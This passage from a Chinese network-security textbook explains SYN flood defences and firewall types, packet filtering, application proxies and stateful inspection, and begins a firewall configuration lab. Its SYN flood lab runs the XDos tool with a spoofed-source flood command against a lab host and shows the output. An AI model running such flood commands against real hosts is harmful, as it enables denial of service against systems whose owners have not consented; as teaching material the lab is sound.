(6) 安装专业抗 DDoS 防火墙。

(7) 采用负载均衡技术。将网站分布在多个主机上，每个主机只提供网站的一部分服务，以避免受攻击时全部瘫痪。

6.5.3　实践案例 6-3：SYN 攻击

SYN Flood 是目前最流行的 DDoS 攻击手段，DDoS 只是洪水攻击的一个种类。其实还有其他种类的洪水攻击。

Syn Flood 利用了 TCP/IP 协议的固有漏洞。面向连接的 TCP 三次握手是 Syn Flood 存在的基础。假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的(第三次握手无法完成)，这种情况下服务器端一般会重试(再次发送 SYN+ACK 给客户端)并等待一段时间后丢弃这个未完成的连接，这段时间的长度我们称为 SYN Timeout，一般来说这个时间是分钟的数量级(大约为 30 秒～2 分钟)。一个用户出现异常导致服务器的一个线程等待 1 分钟并不是很严重的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源，即使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。实际上如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃——即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求(毕竟客户端的正常请求比率非常小)，此时从正常客户的角度看来，服务器失去响应，这种情况称作：服务器端受到 SYN Flood 攻击(SYN 洪水攻击)。

从防御角度来说，有几种简单的解决方法。

第一种是缩短 SYN Timeout 时间，由于 SYN Flood 攻击的效果取决于服务器上保持的 SYN 半连接数，这个值等于 SYN 攻击的频度。

SYN Timeout，可以通过缩短从接收到 SYN 报文到确定这个报文无效并丢弃该连接的时间，例如设置为 20 秒以下(过低的 SYN Timeout 设置可能会影响客户的正常访问)，可以成倍地降低服务器的负荷。

第二种方法是设置 SYN Cookie，就是给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续受到某个 IP 的重复 SYN 报文，就认定是受到了攻击，以后来自这个 IP 地址的包会被丢弃。

1. 实验环境

实验环境如图 6.17 所示。

2. 实验内容

(1) 运行 SYN 攻击程序，以本地主机为目标主机对其发送 SYN 数据包。


(2) 查看目标主机状态。



图 6.17 实验环境

3. 实验步骤

(1) 在 Windows Server 的 cmd 下运 Xdos 攻击工具,Xdos 运行界面如图 6.18 所示。



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>XDos.exe
X-DOS v1.0 - command line d.o.s tool
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxx

Usage: xdos <Host> <Ports Scope> [Options]
<Ports Scope> means:
  <Start Port>[-<End Port>][,Port1,Port2-Port3,...]
[Options] means:
  -t <count>: specify threads count, default is 10
  -s <ip>   : specify source ip address ("*" means random ip)

Example: xdos www.xxx.com 80
         xdos 192.168.1.1 80,139 -t 5 -s *

C:\Documents and Settings\Administrator>
```

图 6.18 Xdos 运行界面

(2) Xdos 命令举例演示如下:xdos 192.168.1.2 139 -t 3 -s 55.55.55.55,192.168.1.2 为被攻击主机的 IP 地址,139 为连接端口,-t 3 表示开启的进程,-s 后跟的 IP 地址为 SYN 数据包伪装的源地址的起始地址,运行显示如图 6.19 所示。

```
C:\WINDOWS\system32\cmd.exe - xdos.exe 192.168.1.2 139 -t 3 -s 55.55.55.55
  -t <count>: specify threads count, default is 10
  -s <ip>   : specify source ip address ("*" means random ip)

Example: xdos www.xxx.com 80
         xdos 192.168.1.1 80,139 -t 5 -s *

C:\Documents and Settings\Administrator>xdos.exe 192.168.1.2 139 -t 3 -s 55.55.5
5.55
X-DOS v1.0 - command line d.o.s tool
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxx

Scanning 192.168.1.2 139 ...

Remote host:   192.168.1.2 (192.168.1.2)
Local address: 55.55.55.55
DOS mode:      SYN FLOOD
Port count:    1
Thread count:  3

................................................................................
................................................................................
................................................................................
...........................................
```

图 6.19 运行 SYN 攻击

在目标主机使用 wireshark 抓包，如图 6.20 所示，可以看到大量的 SYN 向 192.168.1.2 主机发送，并且将源地址改为 55.55.55.55 后面的 IP 地址。查看抓包状态，syn_received 状态的连接，表示 192.168.1.43 主机接收到 SYN 数据包，但并未收到 ACK 确认数据包，即 TCP 三次握手的第三个数据包。




图 6.20　wireshark 抓包

6.6　防火墙简介

近年来，随着普通计算机用户群的日益增长，防火墙一词已经不再是服务器领域的专属，大部分家庭用户都知道为自己爱机安装各种防火墙软件了。但是，并不是所有用户都对防火墙有所了解，一部分用户甚至认为，防火墙是一种软件的名称。

到底什么才是防火墙？它工作在什么位置？起着什么作用？查阅历史书籍可知，古代构筑和使用木质结构房屋的时候为防止火灾的发生和蔓延，人们将坚固的石块堆砌在房屋周围作为屏障，这种防护构筑物就被称为防火墙（Fire Wall）。时光如梭，随着计算机和网络的发展，各种攻击入侵手段也相继出现，为了保护计算机的安全，人们开发出一种能阻止计算机之间直接通信的技术，并沿用古代类似这个功能的名字——防火墙。用专业术语来说，防火墙是一种位于两个或多个网络间，实施网络之间访问控制的组件集合。对于普通用户来说，所谓防火墙，指的就是一种被放置在自己的计算机与外界网络之间的防御系统，从网络发往计算机的所有数据都要经过它的判断处理后，才会决定能不能把这些数据交给计算机，一旦发现有害数据，防火墙就会拦截下来，从而实现对计算机的保护功能。

防火墙技术从诞生开始，就在一刻不停地发展着，各种不同结构不同功能的防火墙，构筑成网络上的一道道防御大堤。

6.6.1 防火墙的分类

世界上没有一种事物是唯一的,防火墙也一样,为了更有效率地对付网络上各种不同攻击手段,防火墙也派分出几种防御架构。根据物理特性,防火墙分为两大类,硬件防火墙和软件防火墙。软件防火墙是一种安装在负责内外网络转换的网关服务器或者独立的个人计算机上的特殊程序,它是以逻辑形式存在的,防火墙程序跟随系统启动,通过运行在 Ring0 级别的特殊驱动模块把防御机制插入系统关于网络的处理部分和网络接口设备驱动之间,形成一种逻辑上的防御体系。

在没有软件防火墙之前,系统和网络接口设备之间的通道是直接连通的,网络接口设备通过网络驱动程序接口(Network Driver Interface Specification,NDIS)把网络上传来的各种报文都忠实地交给系统处理,例如一台计算机接收到请求列出机器上所有共享资源的数据报文,NDIS 直接把这个报文提交给系统,系统在处理后就会返回相应数据,在某些情况下就会造成信息泄漏。而使用软件防火墙后,尽管 NDIS 接收到的仍然是原封不动的数据报文,但是在提交到系统的通道上多了一层防御机制,所有数据报文都要经过这层机制。该机制根据一定的规则对数据判断处理,只有它认为安全的数据才能到达系统,其他数据则被丢弃。因为有规则提到“列出共享资源的行为是危险的”,因此在防火墙的判断下,这个报文会被丢弃,这样一来,系统接收不到报文,则认为什么事情也没发生过,也就不会把信息泄漏出去。

软件防火墙工作于系统接口与 NDIS 之间,用于检查过滤由 NDIS 发送过来的数据,在无须改动硬件的前提下便能实现一定强度的安全保障,但是由于软件防火墙自身属于运行于系统上的程序,不可避免地需要占用一部分 CPU 资源维持工作,而且由于数据判断处理需要一定的时间,在一些数据流量大的网络里,软件防火墙会使整个系统工作效率和数据吞吐速度下降,甚至有些软件防火墙会存在漏洞,导致有害数据可以绕过它的防御体系,给数据安全带来损失,因此,许多企业并不会考虑用软件防火墙方案作为公司网络的防御措施,而是使用看得见摸得着的硬件防火墙。

硬件防火墙是一种以物理形式存在的专用设备,通常架设于两个网络的驳接处,直接从网络设备上检查过滤有害的数据报文,位于防火墙设备后端的网络或服务器接收到的是经过防火墙处理的相对安全的数据,不必另外分出 CPU 资源去进行基于软件架构的 NDIS 数据检测,可以大大提高工作效率。

硬件防火墙一般是通过网线连接于外部网络接口与内部服务器或企业网络之间的设备。这里又另外派分出两种结构,一种是普通硬件级别防火墙,它拥有标准计算机的硬件平台和一些功能经过简化处理的 UNIX 系列操作系统和防火墙软件,这种防火墙措施相当于专门拿出一台计算机安装了软件防火墙,除了不需要处理其他事务以外,它毕竟还是一般的操作系统,因此有可能会存在漏洞和不稳定因素,安全性并不能做到最好;另一种是所谓的“芯片”级硬件防火墙,它采用专门设计的硬件平台,在上面搭建的软件也是专门开发的,并非流行的操作系统,因而可以达到较好的安全性能保障。但无论是哪种硬件防火墙,管理员都可以通过计算机连接上去设置工作参数。由于硬件防火墙的主要作用是把传入的数据报文进行过滤处理后转发到位于防火墙后面的网络中,因此它自身的硬件

规格也是分档次的，尽管硬件防火墙已经足以实现比较高的信息处理效率，但是在一些对数据吞吐量要求很高的网络里，档次低的防火墙仍然会形成瓶颈，所以对于一些大企业而言，芯片级的硬件防火墙才是他们的首选。

有人也许会这么想，既然 PC 架构的防火墙也不过如此，那么购买这种防火墙还不如自己找技术人员专门腾出一台计算机来做防火墙方案。虽然这样做也是可以的，但是工作效率并不能和真正的 PC 架构防火墙相比，因为 PC 架构防火墙采用的是专门修改简化过的系统和相应防火墙程序，比一般计算机系统和软件防火墙更高度紧密结合，而且由于它的工作性质决定它要具备非常高的稳定性、实用性和非常高的系统吞吐性能，这些要求并不是安装了多网卡的计算机就能简单替代的，因此 PC 架构防火墙虽然是与计算机差不多的配置，但价格相差很大。

现实中我们往往会发现，并非所有企业都架设芯片级硬件防火墙，而是用 PC 架构防火墙甚至前面提到的计算机替代方案支撑着，为什么？这大概就是硬件防火墙最显著的缺点了：它太贵了！购进一台 PC 架构防火墙的成本至少都要几千元，高档次的芯片级防火墙方案更是在 10 万元以上，这些价格并非是小企业所能承受的，而且对于一般家庭用户而言，自己的数据和系统安全也无须专门用到一个硬件设备去保护，何况为一台防火墙投入的资金足以让用户购买更高档的电脑，因而广大用户只要安装一种好用的软件防火墙就够了。

为防火墙分类的方法有很多，除了从形式上把它分为软件防火墙和硬件防火墙以外，还可以从技术上分为“包过滤型”、“应用代理型”和“状态监视”三类；从结构上又分为单一主机防火墙、路由集成式防火墙和分布式防火墙三种；按工作位置分为边界防火墙、个人防火墙和混合防火墙；按防火墙性能分为百兆级防火墙和千兆级防火墙两类……虽然看似种类繁多，但这只是因为业界分类方法不同罢了，例如一台硬件防火墙就可能由于结构、数据吞吐量和工作位置而规划为“百兆级状态监视型边界防火墙”，因此这里主要介绍的是技术方面的分类，即“包过滤型”、“应用代理型”和“状态监视型”防火墙技术。

那么，那些所谓的“边界防火墙”、“单一主机防火墙”又是什么概念呢？所谓“边界”，就是指两个网络之间的接口处，工作于此的防火墙就被称为“边界防火墙”；与之相对的有“个人防火墙”，它们通常是基于软件的防火墙，只处理一台计算机的数据而不是整个网络的数据，现在一般家庭用户使用的软件防火墙就是这个分类。而“单一主机防火墙”呢，就是我们最常见的一台台硬件防火墙；一些厂商为了节约成本，直接把防火墙功能嵌进路由设备里，就形成了路由集成式防火墙……

6.6.2　防火墙所使用的基本技术

传统意义上的防火墙技术分为三大类，“包过滤”(Packet Filtering)、“应用代理”(Application Proxy)和“状态监视”(Stateful Inspection)，无论一个防火墙的实现过程多么复杂，归根结底都是在这三种技术的基础上进行功能扩展的。

1. 包过滤技术

包过滤是最早使用的一种防火墙技术，它的第一代模型是“静态包过滤”(Static

Packet Filtering),使用包过滤技术的防火墙通常工作在OSI模型中的网络层(Network Layer)上,后来发展更新的“动态包过滤”(Dynamic Packet Filtering)增加了传输层(Transport Layer),简而言之,包过滤技术工作的地方就是各种基于TCP/IP协议的数据报文进出的通道,它把这两层作为数据监控的对象,对每个数据包的头部、协议、地址、端口、类型等信息进行分析,并与预先设定好的防火墙过滤规则(Filtering Rule)进行核对,一旦发现某个包的某个或多个部分与过滤规则匹配并且条件为“阻止”的时候,这个包就会被丢弃。适当的设置过滤规则可以让防火墙工作得更安全有效,但是这种技术只能根据预设的过滤规则进行判断,一旦出现一个没有在设计人员意料之中的有害数据包请求,整个防火墙的保护就相当于摆设。也许你会想,让用户自行添加不行吗?但是别忘了,我们要为普通计算机用户考虑,并不是所有人都了解网络协议,如果防火墙工具出现过滤遗漏问题,他们只能等着被入侵。一些公司采用定期从网络升级过滤规则的方法,这个创意固然可以方便一部分家庭用户,但是对相对比较专业的用户而言,却不见得就是好事,因为他们可能会有根据自己的机器环境设定和改动的规则,如果这个规则刚好和升级到的规则发生冲突,用户就该郁闷了,而且如果两条规则冲突了,防火墙该听谁的,会不会当场“死给你看”(崩溃)?也许就因为考虑到这些因素,至今没见过有多少个产品会提供过滤规则更新功能的,这并不能和杀毒软件的病毒特征库升级原理相提并论。为了解决这种鱼与熊掌的问题,人们对包过滤技术进行改进,这种改进后的技术称为“动态包过滤”(市场上存在一种“基于状态的包过滤防火墙”技术,即Stateful-based Packet Filtering,它们其实是同一类型),与它的前辈相比,动态包过滤功能在保持着原有静态包过滤技术和过滤规则的基础上,会对已经成功与计算机连接的报文传输进行跟踪,并且判断该连接发送的数据包是否会对系统构成威胁,一旦触发其判断机制,防火墙就会自动产生新的临时过滤规则或者把已经存在的过滤规则进行修改,从而阻止该有害数据的继续传输,但是由于动态包过滤需要消耗额外的资源和时间来提取数据包对内容进行判断处理,所以与静态包过滤相比,它会降低运行效率,但是静态包过滤几乎已经退出市场,我们能选择的,大部分也只有动态包过滤防火墙。

基于包过滤技术的防火墙,其缺点是很显著的:它得以进行正常工作的一切依据都在于过滤规则的实施,但是偏又不能满足建立精细规则的要求(规则数量和防火墙性能成反比),而且它只能工作于网络层和传输层,并不能判断高级协议里的数据是否有害,但是由于它廉价,容易实现,所以它依然服役在各种领域,在技术人员频繁的设置下为我们工作着。

2. 应用代理技术

由于包过滤技术无法提供完善的数据保护措施,而且一些特殊的报文攻击仅仅使用过滤的方法并不能消除危害(如SYN攻击、ICMP洪水等),因此人们需要一种更全面的防火墙保护技术,在这样的需求背景下,采用“应用代理”(Application Proxy)技术的防火墙诞生了。我们的读者还记得“代理”的概念吗?代理服务器作为一个为用户保密或者突破访问限制的数据转发通道,在网络上应用广泛。我们都知道,一个完整的代理设备包含一个服务端和一个客户端,服务端接收来自用户的请求,调用自身的客户端模拟一个基于用户请求连接到目标服务器,再把目标服务器返回的数据转发给用户,完成一次代理工作

过程。那么，如果在一台代理设备的服务端和客户端之间连接一个过滤措施呢？这样的思想便造就了“应用代理”防火墙，这种防火墙实际上就是一台小型的带有数据检测过滤功能的透明代理服务器(Transparent Proxy)，但是它并不是在一个代理设备中单纯地嵌入包过滤技术，而是一种被称为“应用协议分析”(Application Protocol Analysis)的新技术。

“应用协议分析”技术工作在OSI模型的最高层——应用层上，在这一层里能接触到的所有数据都是最终形式，也就是说，防火墙“看到”的数据和我们看到的是一样的，而不是一个个带着地址端口协议等原始内容的数据包，因而它可以实现更高级的数据检测过程。整个代理防火墙把自身映射为一条透明线路，在用户方面和外界线路看来，它们之间的连接并没有任何阻碍，但是这个连接的数据收发实际上是经过代理防火墙转向的，当外界数据进入代理防火墙的客户端时，“应用协议分析”模块便根据应用层协议处理这个数据，通过预置的处理规则(没错，又是规则，防火墙离不开规则)查询这个数据是否带有危害，由于这一层面查询的已经不再是组合有限的报文协议，甚至可以识别类似于“GET/sql.asp？id=1 and 1”的数据内容，所以防火墙不仅能根据数据层提供的信息判断数据，更能像管理员分析服务器日志那样“看”内容辨危害。而且由于工作在应用层，防火墙还可以实现双向限制，在过滤外部网络有害数据的同时也监控着内部网络的信息，管理员可以配置防火墙实现一个身份验证和连接时限的功能，进一步防止内部网络信息泄漏的隐患。最后，由于代理防火墙采取代理机制进行工作，内外部网络之间的通信都需先经过代理服务器审核，通过后再由代理服务器连接，根本没有给分隔在内外部网络两边的计算机直接会话的机会，可以避免入侵者使用“数据驱动”攻击方式(一种能通过包过滤技术防火墙规则的数据报文，但是当它进入计算机处理后，却变成能够修改系统设置和用户数据的恶意代码)渗透内部网络，可以说，“应用代理”是比包过滤技术更完善的防火墙技术。

但是，似乎任何东西都不可能逃避“墨菲定律”的规则，代理型防火墙的结构特征也正是它的最大缺点，由于它是基于代理技术的，通过防火墙的每个连接都必须建立在为之创建的代理程序进程上，而代理进程自身是要消耗一定时间的，更何况代理进程里还有一套复杂的协议分析机制同时在工作，于是数据在通过代理防火墙时就不可避免地发生数据迟滞现象，换个形象的说法，每个数据连接在经过代理防火墙时都会先被请进保安室“喝杯茶搜搜身”再继续赶路，而保安的工作速度并不能很快。代理防火墙是以牺牲速度为代价换取比包过滤防火墙更高的安全性能，在网络吞吐量不是很大的情况下，也许用户不会察觉到什么，然而到了数据交换频繁的时刻，代理防火墙就成了整个网络的瓶颈，而且一旦防火墙的硬件配置支撑不住高强度的数据流量而发生罢工，整个网络可能就会因此瘫痪。所以，代理防火墙的普及范围还远远不及包过滤型防火墙，而在软件防火墙方面更是几乎没见过类似产品——单机并不具备代理技术所需的条件，所以就目前整个庞大的软件防火墙市场来说，代理防火墙很难有立足之地。

3. 状态监视技术

这是继“包过滤”技术和“应用代理”技术后发展的防火墙技术，它是CheckPoint技术公司在基于“包过滤”原理的“动态包过滤”技术发展而来的，与之类似的有其他厂商联合发展的“深度包检测”(Deep Packet Inspection)技术。这种防火墙技术通过一种被称为

"状态监视"的模块,在不影响网络安全正常工作的前提下采用抽取相关数据的方法对网络通信的各个层次实行监测,并根据各种过滤规则做出安全决策。

"状态监视"(Stateful Inspection)技术在保留对每个数据包的头部、协议、地址、端口、类型等信息进行分析的基础上,进一步发展"会话过滤"(Session Filtering)功能,在每个连接建立时,防火墙会为这个连接构造一个会话状态,里面包含这个连接数据包的所有信息,以后这个连接都基于这个状态信息进行,这种检测的高明之处是能对每个数据包的内容进行监视,一旦建立一个会话状态,则此后的数据传输都要以此会话状态作为依据,例如一个连接的数据包源端口是8000,那么在以后的数据传输过程里防火墙都会审核这个包的源端口还是不是8000,否则这个数据包就被拦截,而且会话状态的保留是有时间限制的,在超时的范围内如果没有再进行数据传输,这个会话状态就会被丢弃。状态监视可以对包内容进行分析,从而摆脱了传统防火墙仅局限于几个包头部信息的检测弱点,而且这种防火墙不必开放过多端口,进一步杜绝可能因为开放端口过多而带来的安全隐患。

由于状态监视技术相当于结合了包过滤技术和应用代理技术,因此是最先进的,但是由于实现技术复杂,在实际应用中还不能做到真正的、完全有效的数据安全检测,而且在一般的计算机硬件系统上很难设计出基于此技术的完善防御措施(市面上大部分软件防火墙使用的其实只是包过滤技术加上一点其他新特性而已)。

通常来说企业级的防火墙有以下三种工作模式:路由模式、透明模式以及混合模式。在透明模式下,防火墙的所有接口均作为交换接口工作。路由模式下,防火墙类似于一台路由器转发数据包,将接收到的数据包的目标 MAC 地址替换为相应接口的 MAC 地址,然后转发。该模式适用于防火墙的每个区域都不在同一个网段的情况,某些区域工作在透明模式下,其余区域工作在路由模式下。

6.6.3 技术展望

防火墙作为维护网络安全的关键设备,在目前采用的网络安全的防范体系中,占据着举足轻重的位置。伴随计算机技术的发展和网络应用的普及,越来越多的企业与个体都遭遇到不同程度的安全难题。因此市场对防火墙的设备需求和技术要求都在不断提升,而且越来越严峻的网络安全问题也要求防火墙技术有更快的提高速度,否则将会在面对新一轮入侵手法时束手无策。

多功能、高安全性的防火墙可以让用户网络更加无忧,但前提是要确保网络的运行效率。在防火墙发展过程中,必须始终将高性能放在主要位置,目前各大厂商正在朝这个方向努力。而且丰富的产品功能也是用户选择防火墙的依据之一,一款完善的防火墙产品,应该包含有访问控制、网络地址转换、代理、认证和日志审计等基础功能,并拥有自己特色的安全相关技术,如规则简化方案等。明天的防火墙技术将会如何发展,让我们拭目以待。

6.6.4 实践案例 6-4:防火墙基本配置实验

通过本实验初步掌握防火墙的基本配置方法和操作技能,掌握组建较大规模企业网

时防火墙策略的配置及应用的几个方面：掌握防火墙的配置方法；掌握访问控制列表(ACL)的基本配置；掌握过滤规则的配置。

实验前学生应预习并了解防火墙的工作原理、防火墙的安装和配置及防火墙的应用特点。

实验过程中，部分实验内容需要与相邻的同学配合完成。此外，学生需要将实验的结果记录下来，并回答相关思考题，填写到实验报告中。

本实验类型是综合型实验。

实验设备由华为-3Com 交换机 S3100H 六台和华为-3Com 防火墙 Secpath F100-C 六台组成。

其中每排 PC 为一组，占用一台 S3100H 交换机，其中 S3100H 交换机划分两个 VLAN，每个 VLAN 只加入三台 PC，S3100H 交换机的另外两个端口，分别连接防火墙的 LAN 口和 WAN 口。

以下实验内容可根据实验室的具体情况和课时安排的变化进行适当的调整，实验内容中的思考题以书面形式解答并附在实验报告的后面。

本次实验的主要项目包括以下几个方面：

(1) 分组配置防火墙，使 LAN 中的 PC 通过防火墙提供的 NAT 访问外网，然后测试 LAN 中的 PC 和 WAN 中的 PC 之间的连通性；

(2) 配置防火墙，使 WAN 中的 PC 只能够通过 80 端口访问 LAN 中的 Web 服务器，且不能在外网中扫描到内网中的计算机，配置完成之后，测试配置效果。

需要注意的是，学生在实验过程中要严格按实验指导书的操作步骤和要求操作，且小组成员应紧密配合，以保证实验过程能够顺利完成。具体的实验步骤如下。

1. 实验准备

